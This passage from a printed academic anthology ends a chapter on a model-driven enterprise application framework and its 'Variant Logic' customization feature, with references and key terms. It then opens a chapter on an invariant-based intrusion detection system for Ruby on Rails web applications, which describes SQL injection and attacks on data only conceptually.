The listed pre-processing requirements are not typically of a high magnitude, often equating as comparative to typical model based transaction processing costs, although in a worst case; in a very large user base, with a very large model structure, with a majority of users assigned to many and large VLs, some major group authorization changes would contribute to the highest pre-processing loads – such expensive changes could readily be scheduled to appropriate reduced activity periods.

The required pre-processing can practically be achieved in several architecture and execution options as:

- **Online Dynamic Live:** A production MDEIS application that also allows all "live" real-time LV definition activities. Under this ideal yet cautionary architecture, pre-processing occurs on-demand as each relevant meta-data change is committed. Large scale changes such as those affecting many users and large defined LVs could necessarily invoke large pre-processing runs and causing some transactional delays.
- **Offline Development:** An offline meta-data development MDEIS application that is an operational copy of at least the production MDEIS application meta-data model and is used specifically as a prototyping system including LV development and testing. Finalized versions of modified LVs or altered user groups are then batch updated to the production MDEIS application at appropriate times chosen to minimize pre-processing overhead effects.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Online Static Live:** A production MDEIS application that allows "live" real-time LV definition for the authoring Logic Definers but restricts potential pre-processing intensive activities such as; when the completed LV changes can be marked as finalized thus deferring their deployment, or restricting changes to LV user assignations to defer pre-processing; until appropriately defined reduced activity periods.

These optimization outcomes can flexibly place some restrictions on larger MDEIS installations and indeed the pre-processing options could be progressively introduced as part of ongoing performance management and review as an MDEIS application instance grows in terms of overall usage and processing requirements. In any case, they represent minor restrictions compared to the large performance benefit they provide to practically enable widespread LV usage.

FUTURE RESEARCH DIRECTIONS

The many industry examples of successful Model Driven Engineering technologies are primarily employed by technical staff to accelerate the coding and maintenance of traditional software applications. Full application modeling and execution initiatives similar to the MDEIS application framework have not yet made a strong impact in the commercial software environment and largely remain as academic test beds with limited usage by stalwart partner organizations.

A unique aspect of the MDEIS application model is the Variant Logic capability permitting logic changes to be made in parallel to existing defined logic, without coding, and in providing immediate runtime access to the modified application model definition, for both single instance and across multiple distributed MDEIS application instances. This key aspect has the ability to provide the greatest overall efficiency capability to organizations and users that widely exploit the capability.

Major impediments to the adoption of any new software development technology such as the MDEIS application framework no matter how promising must always include:

- **Development Environment:** Providing a full suite of supporting application development and runtime tools so that application developers are fully able to readily and efficiently define, test and deploy MDEIS applications. The models are currently largely manually defined with scripted assistance on a single platform base. A design sequence continues to iteratively develop a MDEIS application editor as an MDEIS application itself. This involves implementing a sequence of separate stages commencing initially with a manual definition of basic MDEIS editor functions, from which progressively higher function editors are themselves defined as data for the model's meta-data objects, to become meta-data in the model itself.
- **Platforms:** Providing a globally accessible application defining capability best requires globally accessible development and execution platforms even if limiting full global access to only the deployed user interface layers. The MDEIS application framework development currently consists of a relational database for the model and a thick client execution platform. Global access in the era of the Internet, smartphones and tablets requires several appropriate platform user interfaces accessing cloud-based model application and data servers.
- **Connectivity:** Full data and logic interaction is to be provided by secure web services that allow access to all data, attributes and methods of all model and framework objects.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Performance:** Ensuring potential developers and customers that the runtime performance of the deployed MDEIS application will be adequate and comparable to existing available platforms is a mandatory requirement. As expected, on-demand model execution is much slower compared to traditional pre-compiled code although modern multi-processor hardware capabilities provide enhanced performance opportunities. Options to migrate to a managed pre-compiled or efficient JIT environment need to be further prototyped to achieve successes such as the recent optimizations that have greatly reduced the lifecycle and runtime processing overhead of Variant Logic. Further automated update options that utilize synchronization features to readily facilitate offline development environments.
- **Legacy Migration:** Providing application logic migration and reverse engineering tools from existing business modeling and application design tools source code formats, libraries and repositories common APIs database structures and merging with other MDEIS application models will facilitate migration to MDEIS application development. Reverse engineering from a relational data structure via scripted wizards is an initial step to populating the application structures.
- **Support:** No technology is fool-proof or guaranteed to work flawlessly nor complete and perfect in its early iterations. To adequately guide prospective developers and users requires an appropriate level of education and assistance resources. Ensuring adequate future strategies and standards are adopted and appropriate features added and improved requires ongoing partnership and liaison with influential and supportive partners.

To fully satisfy these commercial realities is beyond the scope of any academic research program, requiring either strongly managed open source projects or well-funded commercialization ventures to ensure that an appropriate future strategy is realized.

If ultimately successful in a commercial sense, technologies like the MDEIS application framework will result in major wins for end users of EIS style applications through lower development costs and greatly expanded Logic Variant customizations. Many developers may face a more cautionary evolution though with the potential for traditional EIS application developers facing an unviable business model in the face of widespread and rapid competition from an open application model environment.

CONCLUSION

The Variant Logic capability in combination with the MDEIS application framework could allow any level of application customization to be securely and flexibly applied to an existing meta-data based application model by a much wider range of Logic Definers, extended to include non-technical staff and users rather than only technical programmers.

While our separate analyses (Davis, 2011b) have shown that MDEIS applications can have proportionally significantly lower lifecycle costs compared to traditionally developed EIS applications (circa 18%), the widespread application of the Variant Logic capability will provide additional significant lifecycle savings that could generate even higher order workflow efficiencies and returns on investment.

We have also shown through recent improvements to the model structure that the benefits of Variant Logic can be implemented at minimal additional processing cost to standard single path logic model based systems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The key drivers to these efficiencies and savings include:

- Providing an open standard of application logic definition (for MDEIS application models) that minimize the level of vendor dependence and greatly increases the availability of competitive additional application logic definers.
- The internal mapping between meta-data objects, as the application logic definition, in a MDEIS application fully defines all aspects of the application, will self-document and fully expose all model structures to all Logic Definers.
- Allowing organization business analysts and knowledgeable and power end users to directly and securely define or modify the application logic to suit local business functions has virtually unlimited potential to offer increased efficiency due to rapid concept turnaround into concrete solutions, while reducing the high cost of using dependent vendor resources.
- When combined with the ability to merge multiple MDEIS applications with their common functions progressively mapped to a single logical application structure facilitating rapid data and application integration, without coding (Davis, 2005), logic modules can be swapped, shared, merged and integrated from any open source or third party to readily extend local functionality.
- Variant Logic can be directly utilized across multisite distributed MDEIS application instances, avoiding replication, re-engineering and delay based costs.
- The ability to make language, culture or localized logic changes in addition to the inherent multilingual translations of textual aspects of the MDEIS application framework will provide immediately globally deployable applications.
- All Variant Logic will also be preserved during an automated meta-data application update that may be provided by the originating vendor or developer. Any logical conflicts that may arise during the update will be precisely identified to minimize any re-definition changes that may be required to the user meta-data customizations to avoid wholesale re-engineering efforts, reducing the effort in updating the customizations. Logic Definers can be given advance notice of any potential issues based on the results of update simulations to ensure the timely availability of their updated Logic Variants to complete the final MDEIS application update.

Progressing to model driven applications development can provide a paradigm shift to drastically reduce ongoing software development costs. The MDEIS application framework with features such as Variant Logic is an example of how this paradigm shift does not just address the initial development economics but also extends the role of technical application customization to widespread Logic Definer changes that can be deployed by orders of magnitudes more business staff in order to directly address organization inefficiency.

REFERENCES

Akiki, P. A., Bandara, A. K., & Yu, Y. (2013). RBUIS: Simplifying enterprise application user interfaces through engineering role-based adaptive behavior. In *Proceedings of the 5th ACM SIGCHI symposium on Engineering interactive computing systems* (pp. 3-12). New York, NY: ACM. doi:10.1145/2494603.2480297

Brown, A. (2004). Oops! Coping With Human Error in IT. *ACM Queue – System Failures, 2*(8), 34-41.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Cicchetti, A., Di Ruscio, D., & Di Salle, A. (2007). Software customization in model driven development of web applications. In *Proceedings of the 2007 ACM symposium on Applied computing* (pp. 1025-1030). New York, NY: ACM. doi:10.1145/1244002.1244224

Davis, J. (2013a). Runtime Integration Capability for Distributed Model-Driven Applications. In V. Díaz, J. Lovelle, B. García-Bustelo, & O. Martínez (Eds.), *Progressions and Innovations in Model-Driven Software Engineering* (pp. 147–180). IGI Global. doi:10.4018/978-1-4666-4217-1.ch005

Davis, J., & Chang, E. (2011a). Variant Logic Meta-data Management for Model Driven Applications Applications - Allows Unlimited End User Configuration and Customisation of All Meta-data EIS Application Features. In *13th International Conference on Enterprise Information Systems* (pp. 395-400). SciTePress.

Davis, J., & Chang, E. (2011b). Lifecycle and generational application of automated updates to MDA based Enterprise Information Systems. In *Proceedings of the Second Symposium on Information and Communication Technology* (pp. 207-216). New York, NY: ACM. doi:10.1145/2069216.2069255

Davis, J., & Chang, E. (2011c, October). Automatic application update with user customization integration and collision detection for model driven applications. In *Proceedings of the World Congress on Engineering and Computer Science* (pp. 1081-1086). Newswood Limited.

Davis, J., & Chang, E. (2011d). Temporal Meta-data Management for Model Driven Applications - Provides Full Temporal Execution Capabilities throughout the Meta-data EIS Application Lifecycle. In *13th International Conference on Enterprise Information Systems* (pp. 376-379). SciTePress.

Davis, J., & Chang, E. (2013b). Variant Logic for Model Driven Applications. In V. Díaz, J. Lovelle, B. García-Bustelo, & O. Martínez (Eds.), *Advances and Applications in Model-Driven Software Engineering* (pp. 1–34). IGI Global. doi:10.4018/978-1-4666-4494-6.ch001

Davis, J., Tierney, A., & Chang, E. (2004). Meta Data Framework for Enterprise Information Systems Specification - Aiming to Reduce or Remove the Development Phase for EIS Systems. In *6th International Conference on Enterprise Information Systems* (pp. 451-456). SciTePress.

Davis, J., Tierney, A., & Chang, E. (2005). Merging Application Models in a MDA Based Runtime Environment for Enterprise Information Systems. In *3rd International Conference on Industrial Informatics, Frontier Technologies for the Future of Industry and Business* (pp. 605-610). Washington, DC, USA: IEEE Computer Society. doi:10.1109/INDIN.2005.1560445

de Alwis, B., & Sillito, J. (2009). Why are software projects moving from centralized to decentralized version control systems? In *Proceedings of the 2009 ICSE Workshop on Cooperative and Human Aspects on Software Engineering* (pp. 36-39). Washington, DC, USA: IEEE Computer Society. doi:10.1109/CHASE.2009.5071408

Dittrich, Y., Vaucouleur, S., & Giff, S. (2009). ERP Customization as Software Engineering: Knowledge Sharing and Cooperation. *IEEE Software*, *26*(6), 41–47. doi:10.1109/MS.2009.173

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Fabra, J., Pe, J., Ruiz-Cort, A., & Ezpeleta, J. (2008). Enabling the Evolution of Service-Oriented Solutions Using an UML2 Profile and a Reference Petri Nets Execution Platform. In *Proceedings of the 3rd International Conference on Internet and Web Applications and Services*. (pp. 198-204). Washington, DC, USA: IEEE Computer Society. doi:10.1109/ICIW.2008.63

France, R., & Rumpe, B. (2007). Model-driven Development of Complex Software: A Research Roadmap. In *Future of Software Engineering* (pp. 37–54). Washington, DC, USA: IEEE Computer Society. doi:10.1109/FOSE.2007.14

Gaynor, M., & Bradner, S. (2004). A real options framework to value network, protocol, and service architecture. *SIGCOMM Comput. Commun.*, *34*(5), 31–38. doi:10.1145/1039111.1039121

Hagen, C., & Brouwers, G. (1994). Reducing Software Life-Cycle Costs by Developing Configurable Software. In *Proceedings of the Aerospace and Electronics Conference*, Vol 2 (pp. 1182-1187). Washington, DC, USA: IEEE Press. doi:10.1109/NAECON.1994.332908

Hui, B., Liaskos, S., & Mylopoulos, J. (2003). Requirements Analysis for Customisable Software: a Goals-Skills-Preferences Framework. In *Proceedings of the 11th IEEE International Requirements Engineering Conference* (pp. 117-126). Washington, DC, USA: IEEE Press. doi:10.1109/ICRE.2003.1232743

Jansen, S., Brinkkemper, S., & Helms, R. (2008). Benchmarking the Customer Configuration Updating Practices of Product Software Vendors. In *Proceedings of the 7th International Conference on Composition Based Software Systems* (pp. 82-91). Washington, DC, USA: IEEE Computer Society. doi:10.1109/ICCBSS.2008.14

Kaur, P., & Singh, H. (2009). Version Management and Composition of Software Components in Different Phases of the Software Development Life Cycle. *ACM Sigsoft Software Engineering Notes*, *34*(4), 1–9.

Lilis, Y., Savidis, A., & Valsamakis, Y. (2013). Self model-driven engineering through metaprograms. In *Proceedings of the 17th Panhellenic Conference on Informatics* (pp. 136-143). New York, NY: ACM. doi:10.1145/2491845.2491872

Mostafa, A., & Ismall, M. El-Bolok, & H., Saad, E. (2007). Toward a Formalisation of UML2.0 Metamodel using Z Specifications. In *Proceedings of the 8th International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing:* Vol. 1 (pp. 694-701). Washington, DC, USA: IEEE Computer Society.

Object Management Group. (2012). OMG Model Driven Architecture. *The Architecture of Choice for a Changing World*. Retrieved May 13, 2012, from http://www.omg.org/mda/

Ortiz, G., & Bordbar, B. (2009). Aspect-Oriented Quality of Service for Web Services: A Model-Driven Approach. In *IEEE International Conference on Web Services* (pp. 559-566). Washington, DC, USA: IEEE Computer Society. doi:10.1109/ICWS.2009.20

Pressman, R. (2004). *Software Engineering: A Practitioner's Approach* (6th ed.). Columbus, Ohio, USA: McGraw-Hill Science/Engineering/Math.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Rajkovic, P., Jankovic, D., Stankovic, T., & Tosic, V. (2010). Software Tools for rapid Development and Customization of Medical Information Systems. In *Proceedings of 12th IEEE International Conference on e-Health Networking Applications and Services* (pp. 119-126). Washington, DC, USA: IEEE Computer Society. doi:10.1109/HEALTH.2010.5556582

Ren, Y., Xing, T., Quan, Q., & Zhao, Y. (2010). Software Configuration Management of Version Control Study Based on Baseline. In *Proceedings of 3rd International Conference on Information Management, Innovation Management and Industrial Engineering*, (vol.4, pp. 118-121). Washington, DC, USA: IEEE Press. doi:10.1109/ICIII.2010.506

Schmidt, D. (2006). Introduction: Model-Driven Engineering. *IEEE Computer Science*, *39*(2), 25–31. doi:10.1109/MC.2006.58

Schuff, D., & St. Louis, R. (2001, June 1). Centralization vs. decentralization of application software. *Communications of the ACM*, *44*(6), 88–94. doi:10.1145/376134.376177

Sengupta, B., & Roychoudhury, A. (2011). Engineering multi-tenant software-as-a-service systems. In *Proceedings of the 3rd International Workshop on Principles of Engineering Service-Oriented Systems* (pp. 15-21). New York, NY: ACM. doi:10.1145/1985394.1985397

Steinholtz, B., & Walden, K. (1987). Automatic Identification of Software System Differences. *IEEE Transactions on Software Engineering*, SE-*13*(4), 493–497. doi:10.1109/TSE.1987.233186

Talevski, A., Chang, E., & Dillon, T. S. (2003). Meta model Driven Framework for the Integration and Extension of Application Components. In *9th IEEE International Workshop on Object-Oriented Real-Time Dependable Systems* (pp. 255-261). Washington, DC: IEEE Computer Society. doi:10.1109/WORDS.2003.1267534

Yan, J., & Zhang, B. (2009). Support Multi-Version Applications in SaaS via Progressive Schema Evolution. In *Proceedings of IEEE 25th International Conference on Data Engineering* (pp. 1717-1724). Washington, DC: IEEE Computer Society. doi:10.1109/ICDE.2009.167

Zhu, X., & Wang, S. (2009). Software Customization Based on Model-Driven Architecture Over SaaS Platforms. In *Proceedings of International Conference on Management and Service Science* (pp. 1-4). CORD. doi:10.1109/ICMSS.2009.5300967

ADDITIONAL READING

Abeywickrama, D. B., & Ramakrishnan, S. (2012). Context-aware services engineering. *ACM Transactions on Internet Technology*, *11*(3), 10. doi:10.1145/2078316.2078318

Akiki, P. A., Bandara, A. K., & Yu, Y. (2013). Cedar studio: an IDE supporting adaptive model-driven user interfaces for enterprise applications. In *Proceedings of the 5th ACM SIGCHI symposium on Engineering interactive computing systems* (pp. 139-144). New York, NY: ACM. doi:10.1145/2494603.2480332

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Aquino, N. (2009). Adding flexibility in the model-driven engineering of user interfaces. In *Proceedings of the 1st ACM SIGCHI symposium on Engineering interactive computing systems* (pp. 329-332). New York, NY: ACM. doi:10.1145/1570433.1570496

Avila-García, O., García, A. E., & Rebull, E. V. S. (2007). Using software product lines to manage model families in model-driven engineering. In *Proceedings of the 2007 ACM symposium on Applied computing* (pp. 1006-1011). New York, NY: ACM. doi:10.1145/1244002.1244221

Bellavista, P., Corradi, A., Fontana, D., & Monti, S. (2011). Off-the-shelf ready to go middleware for self-reconfiguring and self-optimizing ubiquitous computing applications. In *Proceedings of the 5th International Conference on Ubiquitous Information Management and Communication (*Article 7). New York, NY: ACM. doi:10.1145/1968613.1968622

Bollati, V. A., Atzeni, P., Marcos, E., & Vara, J. M. (2012). Model Management Systems vs. Model Driven Engineering: a case study. In *Proceedings of the 27th Annual ACM Symposium on Applied Computing* (pp. 865-872). New York, NY: ACM. doi:10.1145/2245276.2245445

Bonakdarpour, B., Bozga, M., Jaber, M., Quilbeuf, J., & Sifakis, J. (2010). From high-level component-based models to distributed implementations. In *Proceedings of the tenth ACM international conference on Embedded software* (pp. 209-218). New York, NY: ACM. doi:10.1145/1879021.1879049

Chanda, J., Sengupta, S., Kanjilal, A., & Bhattacharya, S. (2010). Formalization of the design phase of software lifecycle: a grammar based approach. In *Proceedings of the International Workshop on Formalization of Modeling Languages* (Article 4). New York, NY: ACM. doi:10.1145/1943397.1943401

Cicchetti, A., Ciccozzi, F., Leveque, T., & Pierantonio, A. (2011). On the concurrent versioning of metamodels and models: challenges and possible solutions. In D. Di Ruscio, & D. Kolovos (Ed.), *Proceedings of the 2nd International Workshop on Model Comparison in Practice* (pp. 16-25). New York, NY: ACM. doi:10.1145/2000410.2000414

Cicchetti, A., Di Ruscio, D., & Pierantonio, A. (2009). Model patches in model-driven engineering. In *Proceedings of the 2009 international conference on Models in Software Engineering* (pp. 190-204). Berlin, Heidelberg: Springer-Verlag.

Cirilo, C. E., do Prado, A. F., de Souza, W. L., & Zaina, L. A. M. (2010). Model driven RichUbi: a model driven process for building rich interfaces of context-sensitive ubiquitous applications. In *Proceedings of the 28th ACM Internaotional Conference on Design of Communication* (pp. 207-214). New York, NY: ACM. doi:10.1145/1878450.1878485

Corrêa, C. K. F. (2011). Towards automatic consistency preservation for model-driven software product lines. In I. Schaefer, I. John, and K. Schmid (Ed.), *Proceedings of the 15th International Software Product Line Conference*, Volume 2 (Article 43). New York, NY: ACM. doi:10.1145/2019136.2019186

Coutaz, J. (2010). User interface plasticity: model driven engineering to the limit! In *Proceedings of the 2nd ACM SIGCHI symposium on Engineering interactive computing systems* (pp. 1-8). New York, NY: ACM. doi:10.1145/1822018.1822019

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Floch, A., Yuki, T., Guy, C., Derrien, S., Combemale, B., Rajopadhye, S., & France, R. B. (2011). Model-driven engineering and optimizing compilers: a bridge too far? In *Proceedings of the 14th international conference on Model driven engineering languages and systems* (pp. 608-622). Berlin, Heidelberg: Springer-Verlag. doi:10.1007/978-3-642-24485-8_45

Fraternali, P., Comai, S., Bozzon, A., & Carughi, G.T. (2010). Engineering rich internet applications with a model-driven approach. *ACM Transactions Web, 4*(2), Article 7.

Gray, J., White, J., & Gokhale, A. (2010). Model-driven engineering: raising the abstraction level through domain-specific modeling. In *Proceedings of the 48th Annual Southeast Regional Conference* (Article 1). New York, NY: ACM. doi:10.1145/1900008.1900010

Hutchinson, J., Rouncefield, M., & Whittle, J. (2011). Model-driven engineering practices in industry. In *Proceedings of the 33rd International Conference on Software Engineering* (pp. 633-642). New York, NY: ACM.

Jackson, E. K., & Sztipanovits, J. (2006). Towards a formal foundation for domain specific modeling languages. In *Proceedings of the 6th ACM \& IEEE International conference on Embedded software* (pp. 53-62). New York, NY: ACM. doi:10.1145/1176887.1176896

Jakob, M., Schwarz, H., Kaiser, F., & Mitschang, B. (2006). Modeling and generating application logic for data-intensive web applications. In *Proceedings of the 6th international conference on Web engineering* (pp. 77-84). New York, NY:ACM. doi:10.1145/1145581.1145596

Kulkarni, V., Reddy, S., & Rajbhoj, A. (2010). Scaling up model driven engineering-experience and lessons learnt. In *Proceedings of the 13th international conference on Model driven engineering languages and systems: Part II* (pp. 331-345). Berlin, Heidelberg: Springer-Verlag. doi:10.1007/978-3-642-16129-2_24

Loniewski, G., Insfran, E., & Abrahao, S. (2010). A systematic review of the use of requirements engineering techniques in model-driven development. In *Proceedings of the 13th international conference on Model driven engineering languages and systems: Part II* (pp. 213-227). Berlin, Heidelberg: Springer-Verlag. doi:10.1007/978-3-642-16129-2_16

Manolescu, I., Brambilla, M., Ceri, S., Comai, S., & Fraternali, P. (2005). Model-driven design and deployment of service-enabled web applications. *ACM Transactions on Internet Technology*, *5*(3), 439–479. doi:10.1145/1084772.1084773

Marx, F., Mayer, J.H., & Winter, R. (2012). Six principles for redesigning executive information systems—findings of a survey and evaluation of a prototype. *ACM Transactions Management Information Systems, 2*(4), Article 26.

Mei, H., Zhang, L., & Yang, F. (2001). A software configuration management model for supporting component-based software development. *SIGSOFT Softw. Eng. Notes*, *26*(2), 53–58. doi:10.1145/505776.505790

Mietzner, R., Metzger, A., Leymann, F., & Pohl, K. (2009). Variability modeling to support customization and deployment of multi-tenant-aware Software as a Service applications. In *Proceedings of the 2009 ICSE Workshop on Principles of Engineering Service Oriented Systems* (pp. 18-25). Washington, DC, USA: IEEE Computer Society. doi:10.1109/PESOS.2009.5068815

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Mili, H., Tremblay, G., Bou Jaoude, G., Lefebvre, E., Elabed, L., & El Boussaidi, G. (2010). Business process modeling languages: Sorting through the alphabet soup. *ACM Computer Surveys, 43*(1), Article 4.

Papazoglou, M. P., & van den Heuvel, W.-J. (2007). Service oriented architectures: approaches, technologies and research issues. *The VLDB Journal*, *16*(3), 389–415. doi:10.1007/s00778-007-0044-3

Rashid, A., & Moreira, A. (2006). Domain models are NOT aspect free. In *Proceedings of the 9th international conference on Model Driven Engineering Languages and Systems* (pp. 155-169). Berlin, Heidelberg: Springer-Verlag. doi:10.1007/11880240_12

Schauerhuber, A., Wimmer, M., & Kapsammer, E. (2006). Bridging existing Web modeling languages to model-driven engineering: a metamodel for WebML. In *Workshop proceedings of the sixth international conference on Web engineering* (Article 5). New York, NY: ACM. doi:10.1145/1149993.1149999

Sousa, K., Mendonça, H., Vanderdonckt, J., Rogier, E., & Vandermeulen, J. (2008). User interface derivation from business processes: a model-driven approach for organizational engineering. In *Proceedings of the 2008 ACM symposium on Applied computing* (pp. 553-560). New York, NY: ACM. doi:10.1145/1363686.1363821

Steimann, F. (2005). Domain models are aspect free. In *Proceedings of the 8th international conference on Model Driven Engineering Languages and Systems* (pp. 171-185). Berlin, Heidelberg: Springer-Verlag. doi:10.1007/11557432_13

Trujillo, S., Zubizarreta, A., Mendialdua, X., & de Sosa, J. (2009). Feature-oriented refinement of models, metamodels and model transformations. In S. Apel, W. Cook, K. Czarnecki, C. Kastner, N. Loughran, & O. Nierstrasz (Ed.), *Proceedings of the First International Workshop on Feature-Oriented Software Development* (pp. 87-94). New York, NY: ACM. doi:10.1145/1629716.1629734

Valderas, P., & Pelechano, V. (2011). A Survey of Requirements Specification in Model-Driven Development of Web Applications. *ACM Transactions Web, 5*(2), Article 10.

Whittle, J., Hutchinson, J., & Rouncefield, M. (2013). The State of Practice in Model-Driven Engineering. *Software*, *31*(3), 79–85.

KEY TERMS AND DEFINITIONS

Distributed Components: Components of the MDEIS application framework that provide the distributed execution capability.

Distributed Execution Request: Specific instance types of distributed transactions that are supported by the Distributed Components.

Distributed Temporal MDEIS Application Framework: Refers to major features of the framework. Distributed refers to the distributed operations as described in this chapter. Temporal relates to audit processes that manage the ongoing change of all meta-data and data to enable temporal execution of MDEIS applications i.e. the framework then permits full application and data rollback and rollforward execution throughout the entire history to maintain the exact application and database state at any point.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

EIS (Enterprise Information System): Large scale computing system that offers high quality of service, managing large volumes of data and capable of supporting large organizations.

Logic Variant: A specific instance of Variant Logic as an identified selection of associated logic changes.

MDA: Model Driven Architecture is an initiative of the Object Management Group to "separate business and application logic from underlying platform technology".

MDEIS Application Framework: Is the Meta-Data based Enterprise Information Systems application framework. It is an example of a MDA based application modeling and execution environment for EIS applications.

Meta-Data: Computing information that is held as a description of stored data.

Meta-Model: Defines the language and processes from which to form a model.

Objective Version Control: The automatic audit tracking of every model object and attribute change.

Subjective Version Control: Manual version control based on human decisions identifying and naming the state of a subset of the application model at one point in time compared with the changed state of the application model at an earlier point in time.

Variant Logic: The overall concepts supporting allowing supplemental application logic changes to be managed within the MDEIS application framework.

This research was previously published in the Handbook of Research on Innovations in Systems and Software Engineering edited by Vicente García Díaz, Juan Manuel Cueva Lovelle, and B. Cristina Pelayo García-Bustelo, pages 428-478, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 45
An Invariant-Based Approach for Detecting Attacks Against Data in Web Applications

Romaric Ludinard
Supélec, France

Éric Totel
Supélec, France

Frédéric Tronel
Supélec, France

Vincent Nicomette
CNRS, LAAS, France & INSA, LAAS, Université de Toulouse, France

Mohamed Kaâniche
CNRS, LAAS, France & Université de Toulouse, France

Éric Alata
CNRS, LAAS, France & INSA, LAAS, Université de Toulouse, France

Rim Akrout
CNRS, LAAS, France & LAAS, Université de Toulouse, France

Yann Bachy
CNRS, LAAS, France & LAAS, Université de Toulouse, France

ABSTRACT

RRABIDS (Ruby on Rails Anomaly Based Intrusion Detection System) is an application level intrusion detection system (IDS) for applications implemented with the Ruby on Rails framework. The goal of this intrusion detection system is to detect attacks against data in the context of web applications. This anomaly based IDS focuses on the modelling of the normal application profile using invariants. These invariants are discovered during a learning phase. Then, they are used to instrument the web application at source code level, so that a deviation from the normal profile can be detected at run-time. This paper illustrates on simple examples how the approach detects well-known categories of web attacks that involve a state violation of the application, such as SQL injections. Finally, an assessment phase is performed to evaluate the accuracy of the detection provided by the proposed approach.

DOI: 10.4018/978-1-5225-3422-8.ch045

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Nowadays there is an important trend to transform traditional applications into their equivalent online counterpart, making possible for end users to remotely interact with their information systems through their Web browser. Such web-based applications offer all functionalities required by the end-user (e.g., webmail, online calendars, e-business, e-banking…). This paradigm shift did not lead to a significant change of the methodology and processes employed during the application development. Hence, the design faults that are commonly encountered with traditional applications are still present in these new web-based applications. As illustrated by recent statistics (see e.g., (IBM, 2012), these applications still exhibit a high number of vulnerabilities. They have become one of the preferred targets for the attackers. The consequences of these attacks are at least as critical as they were with traditional applications. Worse, the corresponding vulnerabilities can now be remotely exploited.

Several mechanisms have been developed to protect web applications against potential attacks. These mechanisms can be used at the network level (such as applicative firewalls), and at application level (such as input sanitization techniques). However such prevention mechanisms remain largely insufficient, as they do not take into account the semantic of the applications they are supposed to protect, thus providing a rather low protection. Hence, it is important to propose mechanisms that could more efficiently detect attacks affecting the integrity of the application state.

In this paper, we propose an approach to anomaly based intrusion detection at the application level that focuses on violations of the application state. This approach is based on the automatic generation of invariants that are discovered during a learning phase and verified during the execution of the application. The paper extends the results presented in Ludinard et al. (2012) by providing more details about the implementation of the approach and the generation of the invariants. First Section State of the Art presents previous work about intrusion detection that can be applied in the context of web applications. Section Context and Case Study presents the context and a case study of our work. In Section Invariant Constraints in an Application, a typical example illustrates the ideas we are relying on. Then, a general overview our approach is outlined in Section Invariant based Detection Model), together with a discussion of how it can be applied to web applications (Section Ruby On Rails Implementation). The last part of the paper (Section IDS Assessment) shows how the intrusion detection mechanisms have been assessed, in order to demonstrate that they accurately detect the types of attacks we focus on.

STATE OF THE ART

Most work in the context of web attack detection focuses on abnormal network packets (Robertson, Vigna, Kruegel, & Kemmerer, 2006) or requests (Vigna, Robertson, Kher, & Kemmerer, 2003) and do not take into account the state of the web application itself. We believe that application level mechanisms can help improving the intrusion detection performance as they are able to take advantage of the internal state of the monitored program. Indeed, they have access to all the internal data structures and algorithms used by the program.

Three types of approaches can be distinguished for detecting intrusions at application level: the first approach focuses on the correctness of the Control Flow Graph of the program such as Abadi, Budiu, Erlingsson, and Ligatti (2005) and Kiriansky, Bruening, and Amarasinghe (2002) and consists in verifying that the actions in the program are executed in a correct order. This work does not permit to detect attacks on data. The second approach focuses on the correctness of the data manipulations during program execution such as in Akritidis, Cadar, Raiciu, Costa, and Castro (2008) or in Castro, Costa,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

and Harris (2006). In this case, a data-flow graph is computed prior to the execution that contains, for each data item read by an instruction, the set of instructions that may have written its current value. This data-flow graph is then used at run time to verify the integrity of the process data flow that really occurs. If a vulnerability is exploited in the monitored program that corrupts some data, a deviation from the data-flow graph will be detected the next time this data is read. A third approach, as defined by Sarrouy, Totel, and Jouga (2009), consists in checking the correctness of the data used by the program during its execution, rather than verifying the consistency of the data flow. This approach permits to detect a different kind of attacks on data compared to the data-flow approach (such as the use of incorrect values in legitimate variables). In Sarrouy et al. (2009) the application normal profile is modelled as a set of constraints on the data used by the application. This model is built during a two-fold learning phase. First the data items used by the application are logged. Then, a set of invariants is generated by a dedicated tool stemming from the testing field called Daikon (Ernst et al., 2007). These invariants are then checked at run-time to perform the detection.

All these approaches are relevant in the context of both traditional and web applications. For instance, similar approaches have already been investigated by Cova, Balzarotti, Felmetsger, and Vigna (2007) in the context of PHP applications. In this work the authors focus both on the web application control flow and on the correctness of the data items used by the program. Felmetsger, Cavedon, Kruegel, and Vigna (2010) is an extension of this work to JSP. The authors propose to build the application normal behaviour during a learning phase where the invariant behaviour of the application is modelled using the Daikon tool. Then a model checking approach is used to verify if the invariants can be violated by the application, leading thus to the discovery of vulnerabilities in the application. This interesting approach suffers from several limitations, such as the discovery of invariants restricted to only inputs and outputs of the functions executed by a servlet, and the lack of consideration of temporal relationships between the variables used by the program.

In our work, we focus on the correctness of data only, but at a finer granularity (i.e., at the instruction execution level) like in Sarrouy et al. (2009), and we study the evolution of variables with respect to time so as to discover invariants on these variables. Compared to Swaddler developed by Cova et al. (2007), we additionally introduce the notion of tainted data (Cavallaro & Sekar, 2008) to reduce the set of variables we are checking.

In order to demonstrate the feasibility of our approach at application level, we consider the example of applications implemented with the Ruby on Rails framework. This framework is receiving increasing interest by the software development community. In the next section, we present the main concepts of Ruby on Rails that are needed to explain our intrusion detection approach, and we present the application example used as a case study in our work.

Compared to previous work, the approach proposed in this paper presents innovative aspects:

